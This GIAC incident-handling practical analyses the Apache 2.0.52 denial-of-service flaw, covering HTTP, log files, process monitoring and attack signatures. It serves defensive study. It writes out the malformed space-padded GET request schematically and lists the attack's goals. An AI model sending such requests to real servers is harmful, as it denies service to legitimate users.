Global Information Assurance Certification Paper

Apache 2.0.52
Denial of Service Analysis

GIAC Certified Incident Handler

Practical Assignment

Version 4.00

Option 1

Cesar Andres Navarrete Rodriguez
On-Line Training
January 5th, 2005

Abstract

This paper explores the exploit to apache web server 2.0.52 and prior versions. It begins with a detailed examination of the vulnerability and the exploit, later reviews a sample attack against a remote host running the vulnerable web server. Finally the point of view is changed to a Server Administrator that is dealing with the attack working with a Security Analyst to identify the attack and to stop it; also the six steps of incident handling are reviewed to handle this exploit. The appendixes contain information related to the basic apache installation/upgrading from source code, the exploit source code analysis and the procedure to make backup images from Norton Ghost.

Table of Contents

Part One - Statement of Purpose

Apache is one of the widespread web servers, its popularity resides in their modules flexibility, available source code and of course its multiplatform support. Statistics reported by *Netcraft*[1] showed by October 2004 that 67.92% of surveyed web servers were running certain version of Apache.

From time to time, certain vulnerabilities are discovered and exploited by attackers. This practical is focused in the vulnerability reported on November 4th of 2004 for the version 2.0.52 or prior of Apache Web Server.[2]

The main purpose of this practical is to demonstrate the potential denial of service from the mentioned web server using a compiled program that generates a high amounts of spaces. Denial of Service Attacks (DoS) tries to flood the victim with a high amount of requests that can't be attended by the server causing disrupt of the offered services. The reason of studying this exploit is to show the simplicity of certain DoS attacks.

In summary, the goals of this attack are:

- Overcharge the system running the apache web server.
- Stop the apache from receiving and attending requests.
- Stop the server from receiving another services requests (NFS, RPC, SMTP or even SSH).
- Hide another type of attack

[1] Netcraft Web Server Survey, http://news.netcraft.com/archives/web_server_survey.html

[2] Apache WEB Server, http://www.apache.org

Part Two - The Exploit

The exploit found at Security *Tracker*[3] and *Packet Storm*[4] sends an amount of eight thousand requests with a specific content to the target web server. This exploit takes advantage of HTTP GET requests with spaces in it.

Name

Apache Web Server Error in Processing Requests with Many Space Characters Lets Remote Users Deny Service

CVE: CAN-2004-0942[5] (Under Review)
Other Advisories: CVE provides the following references advisory sites[6]

- FULLDISC:20041101 DoS in Apache 2.0.52
- URL:http://lists.netsys.com/pipermail/full-disclosure/2004-November/028248.html
- MANDRAKE:MDKSA-2004:135
- URL:http://www.mandrakesoft.com/security/advisories?name=MDKSA-2004:135
- TRUSTIX:2004-0061
- URL:http://www.trustix.org/errata/2004/0061/
- XF:apache-http-get-dos(17930)
- URL:http://xforce.iss.net/xforce/xfdb/17930

Operating System

Supported Operating Systems:

- Windows NT[7]: Windows NT (Service Pack 6), Windows 2000, Windows XP (Binaries and Source Code) and Windows 2003
- UNIX: Unix-like systems with C compiler (gcc or cc)
- Netware: Netware 6.0 Service Pack 3

[3] Security Tracker. http://www.securitytracker.com/alerts/2004/Nov/1012083.html

[4] Packet Storm Security, Apache DoS Exploit http://www.packetstormsecurity.org/0411-exploits/apache-squ1rt.c

[5] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0942

[6] http://cve.mitre.org/cve/refs/refkey.html

[7] Using Apache with Microsoft windows, http://httpd.apache.org/docs-2.0/platform/windows.html

Vulnerable operating systems: [8]

- Apache Software Foundation: Apache HTTP Server 2.0.52 and earlier
- Gentoo Technologies, Inc.: Gentoo Linux Any version
- MandrakeSoft, Inc.: Mandrake Linux 10.0
- MandrakeSoft, Inc.: Mandrake Linux 10.1
- MandrakeSoft, Inc.: Mandrake Linux 9.2
- Red Hat, Inc.: Red Hat Desktop 3
- Red Hat, Inc.: Red Hat Enterprise Linux 3AS
- Red Hat, Inc.: Red Hat Enterprise Linux 3ES
- Red Hat, Inc.: Red Hat Enterprise Linux 3WS
- SUSE, Inc.: SUSE Enterprise 9.0
- SUSE, Inc.: SUSE Enterprise 9.1
- Trustix: Trustix Secure Linux 2.0
- Trustix: Trustix Secure Linux 2.1
- Trustix: Trustix Secure Linux 2.2
- Ubuntu and Canonical: Ubuntu 4.10
- Various: Unix Any version

Protocols[9]

HTTP Protocol (Hypertext Transfer Protocol)

The Hypertext Transfer Protocol (HTTP) is an application level protocol defined in the RFC2616[10]. HTTP has been in use in Internet since early 1990 and it is the base protocol for almost every Web based application.

The HTTP protocol is a request/response protocol based in the client/server model. Normally requests are performed by http clients like Microsoft's Internet Explorer, Mozilla or Lynx, but these can be replaced by applications that use HTTP protocol for message interchange (like SOAP[11] or XML-RPC[12]). These requests are handled by the server and for every request; a response is sent from the server to the client.

This diagram shows the Request/Response process between different clients and one web server.


[8] ISS X-Force, apache-http-get-dos (17930), http://xforce.iss.net/xforce/xfdb/17930

[9] Bhatnagar Mayank, Exploiting the PhpMyAdmin-2.5.4 File Disclosure Vulnerability. 2004

[10] Hypertext Transfer Protocol, http://www.faqs.org/rfcs/rfc2616.html

[11] Simple Object Access Protocol, http://www.w3.org/TR/SOAP

[12] XML-RPC, http://www.xmlrpc.com/



Overall[13]

The HTTP protocol takes place over a TCP/IP connection between a client and a server. The protocol is basically stateless and a HTTP transaction which consists of:

- **Connection:** The establishment of a connection by the client to the server. Normally the TCP port 80 it is used for it.
- **Request:** The sending, by the client, from a request message to the server.
- **Response:** The sending, by the server, from a response to the client.
- **Close:** The closing of the connection by either both parties.

Request[14]

A typical request sent from the client to the server contains:

- Method to be applied to the object requested
- The identifier of the object
- Protocol version in use

[13] HTTP: A protocol for Networked information, http://www.w3.org/Protocols/HTTP/HTTP2.html

[14] HTTP/1.1 Request, http://www.w3.org/Protocols/rfc2616/rfc2616-sec5.html#sec5

The format of the request is:[15]

```
Request       = Request-Line
                *(( general-header
                 | request-header
                 | entity-header ) CRLF)
                CRLF
                [ message-body ]
```

The request line begins with a method token, followed by the request-URI and the protocol version, ending with CRLF. Elements are separated with the SP characters.

```
Request-Line   = Method SP Request-URI SP HTTP-Version CRLF
```

The method token indicates the method to be performed to the object referenced by the URI.

```
Method         = "OPTIONS"
               | "GET"
               | "HEAD"
               | "POST"
               | "PUT"
               | "DELETE"
               | "TRACE"
               | "CONNECT"
               | extension-method
extension-method = token
```

The URI (Uniform Resource Identifier) is a string identifying the requested object.

An example of a request line would be:

```
GET http://www.mycompany.com/stats/stats1.html HTTP/1.1
```

Methods

The following methods can be used within the client's request:

- GET, retrieves information identified by the URI sentence. This is the most used for information retrieval.
- HEAD, identical to GET, except that the server MUST NOT return a message-body in the response. Used to test links validity, accessibility and recent modification (used for caching).

[15] HTTP: The Request, http://www.w3.org/Protocols/HTTP/Request.html

- POST, the information sent is subordinate of the URI. Used for annotation of existing resources, message posting and form submitting. URI refers to the resource that will handle the enclosed entity.
- PUT, sends information creating or modifying resources identified by the URI.
- DELETE, erases the object identified by the URI.
- TRACE, used to invoke a remote application-layer loop-back of the request message. Allows the client to see what is being received at the other end of the request chain.
- CONNECT, use with a proxy that can dynamically switch to being a tunnel (SSL tunneling)

Response

A typical response is sent after receiving and interpreting the request from the client. The response message contains:

```
Response      = Status-Line
                *(( general-header
                 | response-header
                 | entity-header ) CRLF)
                CRLF
                [ message-body ]
```

The status line contains the protocol version followed by a numeric status code and a textual phrase. Elements are separated with the SP characters.

```
Status-Line = HTTP-Version SP Status-Code SP Reason-Phrase CRLF
```

The status code is a 3 digit integer result code of the attempt of process the request. The phrase is used to clarify the status code.


The first digit is used to define the class of response:

```
- 1xx: Informational - Request received, continuing process
- 2xx: Success - The action was successfully received,
  understood, and accepted
- 3xx: Redirection - Further action must be taken in order to
  complete the request
- 4xx: Client Error - The request contains bad syntax or cannot
  be fulfilled
- 5xx: Server Error - The server failed to fulfill an apparently
  valid request
```

The following table shows the different codes used in the server's response:

1XX Code	2XX Code	3XX Code	4XX Code	5XX Code
"100" Continue	"200" OK	"300" Multiple Choices	"400" Bad Request	"500" Internal Server Error
"101" Switching Protocols	"201" Created	"301" Moved Permanently	"401" Unauthorized	"501" Not Implemented
	"202" Accepted	"302" Found	"402" Payment Required	"502" Bad Gateway
	"203" Non-Authoritative Information	"303" See Other	"403" Forbidden	"503" Service Unavailable
	"204" No Content	"304" Not Modified	"404" Not Found	"504" Gateway Time-out
	"205" Reset Content	"305" Use Proxy	"405" Method Not Allowed	"505" HTTP Version not supported
	"206" Partial Content	"307" Temporary Redirect	"406" Not Acceptable	
			"407" Proxy Authentication Required	
			"408" Request Time-out	
			"409" Conflict	
			"410" Gone	
			"411" Length Required	
			"412" Precondition Failed	
			"413" Request Entity Too Large	
			"414" Request-URI Too Large	
			"415" Unsupported Media Type	
			"416" Requested range not satisfiable	
			"417" Expectation Failed	

This screenshot taken from ethereal[16] shows the request sent by the client (red) to the server and the answers sent from the server (blue).



This kind of requests can be performed by simple using the telnet command to a known web server.

These are the common commands:

```
telnet <victim_ip_or_hostname> 80
GET / HTTP/1.1 ^C
```

Vulnerabilities existing in the HTTP protocol

HTTP is one of the most used protocols in Internet. Due to this popularity it is the most vulnerable protocol[17]. Vulnerabilities can be classified as either web server vulnerabilities or application vulnerabilities. The web server vulnerabilities are related directly to the daemon (i.e. Apache or IIS), the application vulnerabilities are related to the application that runs over the web server (i.e. php-nuke[18] or customized web sites).

[16] Ethereal: A network protocol analyzer, http://www.ethereal.com/

[17] Qualys, http://www.qualys.com/research/rnd/knowledge/vulncount/

[18] PHP-Nuke, http://www.phpnuke.org

The following list is taken by the owasp[19] site:

1. Invalidated Input
2. Broken Access Control
3. Broken Authentication and Session Management
4. Cross Site Scripting (XSS) Flaws
5. Buffer Overflows
6. Injection Flaws
7. Improper Error Handling
8. Insecure Storage
9. **Denial of Service**
   "Most web servers can handle several hundred concurrent users under normal use. A single attacker can generate enough traffic from a single host to swamp many applications. Load balancing can make these attacks more difficult, but far from impossible, especially if sessions are tied to a particular server. This is a good reason to make an application's session data as small as possible and to make it somewhat difficult to start a new session.
   Once an attacker can consume all of some required resource, they can prevent legitimate users from using the system. Some resources that are limited include bandwidth, database connections, disk storage, CPU, memory, threads, or application specific resources. All of these resources can be consumed by attacks that target them. For example, a site that allows unauthenticated users to request message board traffic may start many database queries for each HTTP request they receive. An attacker can easily send so many requests that the database connection pool will get used up and there will be none left to service legitimate users."
10. Insecure Configuration Management

[19] Open Web Application Security Project, URL: http://www.owasp.org

Description

Due to specific crafted packets, Apache HTTP Servers version 2.0.52 and prior are vulnerable to a denial of service attack, causing the server to consume all their CPU and resources.

For a detailed understanding of the exploit, it is necessary to show the concept of denial of service, basic handling of Apache logging, UNIX log management, UNIX Network Connections and processes.

Denial of Service (DoS)

A Denial of Service attack can be defined as an attack which its main goal it's to disrupt or deny the access to resources from legitimate users. DoS attacks are divided into two basic categories: resource starvation and network bandwidth consumption. The exploit analyzed in this paper can be placed within the first category.

A DoS Resource Starvation attack attempts to deny service to a specific server or specific service. For this practical the attack stops legitimate users from accessing the company's corporate web server.

A Dos Network Bandwidth consumption attack attempts to deny service over a network, stopping incoming and outgoing user sessions and traffic.

Here are some examples of common Denial of Service attacks:

SYN Flood Attack[20]

"The SYN flood attack sends TCP connections requests faster than a machine can process them."

- Attacker creates a random source address for each packet
- SYN flag set in each packet is a request to open a new connection to the server from the spoofed IP address
- Victim responds to spoofed IP address, then waits for confirmation that never arrives (waits about 3 minutes)
- Victim's connection table fills up waiting for replies
- After table fills up, all new connections are ignored
- Legitimate users are ignored as well, and cannot access the server
- Once attacker stops flooding server, it usually goes back to normal state (SYN floods rarely crash servers)

[20] SYN Flood Attack. http://www.iss.net/security_center/advice/Exploits/TCP/SYN_flood/default.htm

- Newer operating systems manage resources better, making it more difficult to overflow tables, but still are vulnerable
- SYN flood can be used as part of other attacks, such as disabling one side of a connection in TCP hijacking, or by preventing authentication or logging between servers.

LAND Attack[21]

An "attacker forges a TCP/IP packet with causes the victim to try to open a connection with itself. This causes the system to go into an infinite loop trying to resolve this unexpected connection. Eventually, the connection times out, but during this resolution, the machine appears to hang or become very slow. The attacker sends such packets on a regular basis to slow down the system. There are variations on this, such as "La Tierra", that attempts to circumvent some patches that try to fix this problem."

UNIX log management

The exposed exploit runs over several UNIX platforms, that's why we have to discuss a little of UNIX logging.

For this laboratory the Linux environment will be used. Commonly the /var/log directory it's the place to store the logs generated by Syslog. To setup Syslog properly, the common configuration file is stored at /etc/syslog.conf. A good place to start is Peter Harrison Web Site[22] .

Syslog[23]

The syslog daemon receives messages based in its type and priority. This sample contains the common configuration for the */var/log/messages file* at the */etc/syslog.conf* file.

[21] LAND Attack. http://www.iss.net/security_center/advice/Exploits/TCP/land/default.htm

[22] Harrison, Peter. Linux Home Networking. http://www.linuxhomenetworking.com/linux-hn/logging.htm

[23] Linux Exposed, Syslog.http://www.linuxexposed.com/internal.php?op=modload&name=Sections&file=index&req=printpage&artid=22

```
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;news.none;authpriv.none;cron.none    /var/log/messages
```

*.info logs all events with priority of info or higher, the remaining (mail.none;news.none;authpriv.none;cron.none) means log nothing from mail, news, authentication/authorization and cron facilities.

Here's an example of Syslog entries stored at */var/log/messages file*.

```
[root@probe root]# tail -n 15 /var/log/messages
Nov 25 19:13:42 localhost dhclient: bound to 10.253.230.53 -- renewal in 1731 se
conds.
Nov 25 19:13:42 localhost ifup:  done.
Nov 25 19:13:43 localhost network: Bringing up interface eth0:  succeeded
Nov 25 19:13:45 localhost auto_config_dhcp:  succeeded
Nov 25 19:13:45 localhost kernel: NET: Registered protocol family 10
Nov 25 19:13:45 localhost kernel: Disabled Privacy Extensions on device 0235c2a0
(lo)
Nov 25 19:13:46 localhost kernel: IPv6 over IPv4 tunneling driver
Nov 25 19:13:46 localhost sshd:  succeeded
Nov 25 19:13:49 localhost httpd: httpd startup succeeded
Nov 25 19:13:50 localhost init: Entering runlevel: 3
Nov 25 19:14:42 localhost login(pam_unix)[1189]: check pass; user unknown
Nov 25 19:14:42 localhost login(pam_unix)[1189]: authentication failure; logname
=LOGIN uid=0 euid=0 tty=tty1 ruser= rhost=
Nov 25 19:14:45 localhost login[1189]: FAILED LOGIN 1 FROM (null) FOR reoot, Aut
hentication failure
Nov 25 19:14:48 localhost login(pam_unix)[1189]: session opened for user root by
 LOGIN(uid=0)
Nov 25 19:14:48 localhost  -- root[1189]: ROOT LOGIN ON tty1
[root@probe root]# _
```

To read the most recent information at the */var/log/messages* file, the command tail is extremely useful. The prior example used the tail command to track the last 15 lines of the */var/log/messages* file.

Apache Logging

Unlike other applications, Apache has its own logging facility. Apache logs are located commonly within the main installation directory (/usr/local/apache). The logs are divided into two files[24] acces_log and error_log.

Acces Log

The HTTP server logs every request processed by the server, this file is commonly placed under the *main_install_directory/logs/access_log*. But if the web server is running more than one web site (virtual hosts), every virtual site has its own *access_log*.

[24] Log Files - Apache HTTP Server. http://httpd.apache.org/docs-2.0/logs.html

This piece of text shows the configuration for virtual hosts and the *CustomLog* directive within the *httpd.conf* configuration file:

```
<VirtualHost *>
    ServerAdmin webmaster@dummy-host.example.com
    DocumentRoot /www/docs/dummy-host.example.com
    ServerName dummy-host.example.com
    ErrorLog logs/dummy-host.example.com-error_log
    CustomLog logs/dummy-host.example.com-access_log common
</VirtualHost>
```

Below there's a sample of *acces_log* showing the different requests performed by clients.

```
probe - - [10/Nov/2004:17:19:41 -0400] "GET /manuals/ HTTP/1.0" 404 161
probe - - [10/Nov/2004:17:19:46 -0400] "GET /manual/ HTTP/1.0" 403 154
probe - - [10/Nov/2004:17:20:39 -0400] "GET /manual/ HTTP/1.0" 200 2311
probe - - [10/Nov/2004:17:20:39 -0400] "GET /manual/images/index.gif HTTP/1.0" 2
00 1540
probe - - [10/Nov/2004:17:20:39 -0400] "GET /manual/images/sub.gif HTTP/1.0" 200
 6083
probe - - [10/Nov/2004:17:20:45 -0400] "GET /manual/install.html HTTP/1.0" 200 9
572
probe - - [10/Nov/2004:17:48:18 -0400] "GET /manual/install.html HTTP/1.0" 200 9
572
```

Error Log

This file contains the diagnostic information sent by the *httpd* daemon and any errors that the server encounters during the requests processing. This is commonly the first place to look when problems occur. The directive *ErrorLog* can override the common *error_log* place (*main_install_directory/log/error_log*).

Below there's a sample of *error_log* showing the different errors or information reported by the server.

```
[Thu Nov 25 19:13:53 2004] [notice] Digest: generating secret for digest authent
ication ...
[Thu Nov 25 19:13:53 2004] [notice] Digest: done
[Thu Nov 25 19:13:54 2004] [notice] Apache/2.0.51 (Fedora) configured -- resumin
g normal operations
[Thu Nov 25 19:51:33 2004] [warn] child process 1175 still did not exit, sending
 a SIGTERM
[Thu Nov 25 19:51:33 2004] [warn] child process 1178 still did not exit, sending
 a SIGTERM
[Thu Nov 25 19:51:34 2004] [notice] caught SIGTERM, shutting down
```

UNIX Network Connections and processes

Every time a new connection is established, several stuff happen inside a computer. Basically a new socket start to handle the new connection (if the client starts the connection) or an existing socket waits for incoming request. To monitor these connections several UNIX commands are available to help the administrator. Three commands will be shown, *netstat*, *ps* and *top*.

Netstat

The "netstat command prints out, network connections, routing tables, interface statistics and, masquerade connections, and multicast memberships."[25]

This table shows the possible uses of *netstat*:

netstat –an	Active connections
netstat –rn	Routes
netstat –an | grep –i listen | grep –i tcp	TCP Services offered
netstat –an | grep –i udp	UDP Services offered

Below there are a few examples showing different output of *netstat* command:

Active Connections

```
[root@probe root]# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 :::22                   :::*                    LISTEN
udp        0      0 0.0.0.0:68              0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  4      [ ]         DGRAM                    2907   /dev/log
unix  2      [ ]         DGRAM                    3493
unix  2      [ ]         DGRAM                    2934
[root@probe root]# _
```

Static Routes

```
[root@probe root]# netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
10.253.230.48   0.0.0.0         255.255.255.240 U         0 0          0 eth0
169.254.0.0     0.0.0.0         255.255.0.0     U         0 0          0 eth0
0.0.0.0         10.253.230.49   0.0.0.0         UG        0 0          0 eth0
[root@probe root]# _
```

TCP Services offered

```
[root@probe root]# netstat -an ¦ grep -i listen ¦ grep -i tcp
tcp        0      0 :::22                   :::*                    LISTEN
[root@probe root]# _
```

PS

The *ps* command reports the different status of current processes. *ps* can be used joint with *netstat* to gather important information related with processes that could be using more memory than usual.

[25] Netstat man page.

Below are shown different uses of the *ps* command.

User processes

```
[root@probe root]# ps
  PID TTY          TIME CMD
 1505 tty1     00:00:00 bash
 1602 tty1     00:00:00 ps
[root@probe root]# _
```

Server Processes

```
[root@probe root]# ps -fea | more
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 18:59 ?        00:00:02 init [3]

root         2     1  0 18:59 ?        00:00:00 [ksoftirqd/0]
root         3     1  0 18:59 ?        00:00:00 [events/0]
root         4     3  0 18:59 ?        00:00:00 [khelper]
root         5     3  0 18:59 ?        00:00:00 [kacpid]
root        16     3  0 18:59 ?        00:00:00 [kblockd/0]
root        17     1  0 18:59 ?        00:00:00 [khubd]
root        28     3  0 18:59 ?        00:00:00 [pdflush]
root        29     3  0 18:59 ?        00:00:00 [pdflush]
root        30     1  0 18:59 ?        00:00:00 [kswapd0]
root        31     3  0 18:59 ?        00:00:00 [aio/0]
root       131     1  0 18:59 ?        00:00:00 [kseriod]
root       601     1  0 19:13 ?        00:00:00 /sbin/syslogd -m 0
root       609     1  0 19:13 ?        00:00:00 klogd -x
root       961     1  0 19:13 ?        00:00:00 /sbin/dhclient -1 -q -lf /var/li
b/dhcp/dhclient-eth0.leases -pf /var/run/dhclient-eth0.pid -cf /etc/dhclient-eth
0.conf eth0
root      1040     1  0 19:13 ?        00:00:00 /usr/sbin/sshd
root      1199     1  0 19:13 tty2     00:00:00 /sbin/mingetty tty2
root      1250     1  0 19:13 tty3     00:00:00 /sbin/mingetty tty3
root      1280     1  0 19:13 tty4     00:00:00 /sbin/mingetty tty4
[root@probe root]# _
```

Top

Top can monitor the server's processes and shows statistics related to CPU and memory usage.

```
top - 20:19:26 up  1:20,  1 user,  load average: 0.00, 0.00, 0.00
Tasks:  24 total,   1 running,  23 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.6% us,  1.2% sy,  0.0% ni, 98.0% id,  0.2% wa,  0.0% hi,  0.0% si
Mem:    138528k total,   134756k used,     3772k free,    79540k buffers
Swap:        0k total,        0k used,        0k free,    43976k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 1611 root      15   0  3336  788 1624 R  1.9  0.6   0:00.05 top
    1 root      16   0  2692  484 1320 S  0.0  0.3   0:02.72 init
    2 root      34  19     0    0    0 S  0.0  0.0   0:00.00 ksoftirqd/0
    3 root       5 -10     0    0    0 S  0.0  0.0   0:00.21 events/0
    4 root       5 -10     0    0    0 S  0.0  0.0   0:00.01 khelper
    5 root      15 -10     0    0    0 S  0.0  0.0   0:00.00 kacpid
   16 root       5 -10     0    0    0 S  0.0  0.0   0:00.02 kblockd/0
   17 root      25   0     0    0    0 S  0.0  0.0   0:00.00 khubd
   28 root      15   0     0    0    0 S  0.0  0.0   0:00.00 pdflush
   29 root      15   0     0    0    0 S  0.0  0.0   0:00.18 pdflush
   30 root      15   0     0    0    0 S  0.0  0.0   0:00.02 kswapd0
   31 root      13 -10     0    0    0 S  0.0  0.0   0:00.00 aio/0
  131 root      15   0     0    0    0 S  0.0  0.0   0:00.00 kseriod
  601 root      16   0  2440  592 1300 S  0.0  0.4   0:00.31 syslogd
  609 root      16   0  2480  444 1248 S  0.0  0.3   0:00.12 klogd
  961 root      16   0  2964  964 1652 S  0.0  0.7   0:00.06 dhclient
 1040 root      19   0  5184 1372 3444 S  0.0  1.0   0:00.01 sshd
 1199 root      19   0  2884  344 1236 S  0.0  0.2   0:00.03 mingetty
```

Putting all together

This denial of service (DoS), uses the basic HTTP GET method that is used commonly by trusted HTTP clients. The attack replaces the common content (like the examples above) by spaces and crafted characters. Every connection is attended by the server causing a high CPU use time, several children processes are created and finally a Denial of Service is performed. This vulnerability is exploitable due to the common HTTP request management; the key here is to replace the trusted request with crafted one that would be accepted by the server.

The use of the commands shown above and the analysis of the logs generated by the operating system and the web server are the key to not only administer the server but to discover the Denial of Service attempt.

This is a trusted (good one) HTTP request.

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.7.3) Gecko/20041001 Fi
refox/0.10.1
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plai
n;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: PREF=ID=7e8949442f409370:CR=1:TM=1101165056:LM=1101313097:GM=1:S=zB71bNz
Upn6g8Hdq
```

This is a bad one (the one used by the DoS attack).

```
GET /HTTP/1.0
 x 8000
 x 8000
 x 8000_
```

The “x 8000” string represents spaces.

Signatures of the attack

To identify this attack, like other Denial of Service Attacks, the server’s load increase, the CPU time for trusted processes (like the web server) also increase.

To clearly identify this Denial of Service attack, some issues take place at the attacked server:


- Things become slower
- The maximum number of permitted children process by apache are running
- The top command shows that the more used are the *httpd* processes

- The load counter shows a high amount of time delays to attend processes
- Depending of variety of the attack, the *access_log* and *error_log* files tend to grow abnormally.

Web Server

The Web server also shows that the attack has taken place. By analyzing the *error_log* and the *access_log* from apache several entries of wrong requests can be seen.

Content from /usr/local/apache/log/error_log



Every “request failed: error reading the headers” is a successful connection made from certain client (in this case 192.168.50.20).

Content from /usr/local/apache/access_log

```
192.168.50.20 - - [28/Dec/2004:09:16:39 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:16:39 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:16:39 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:16:39 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
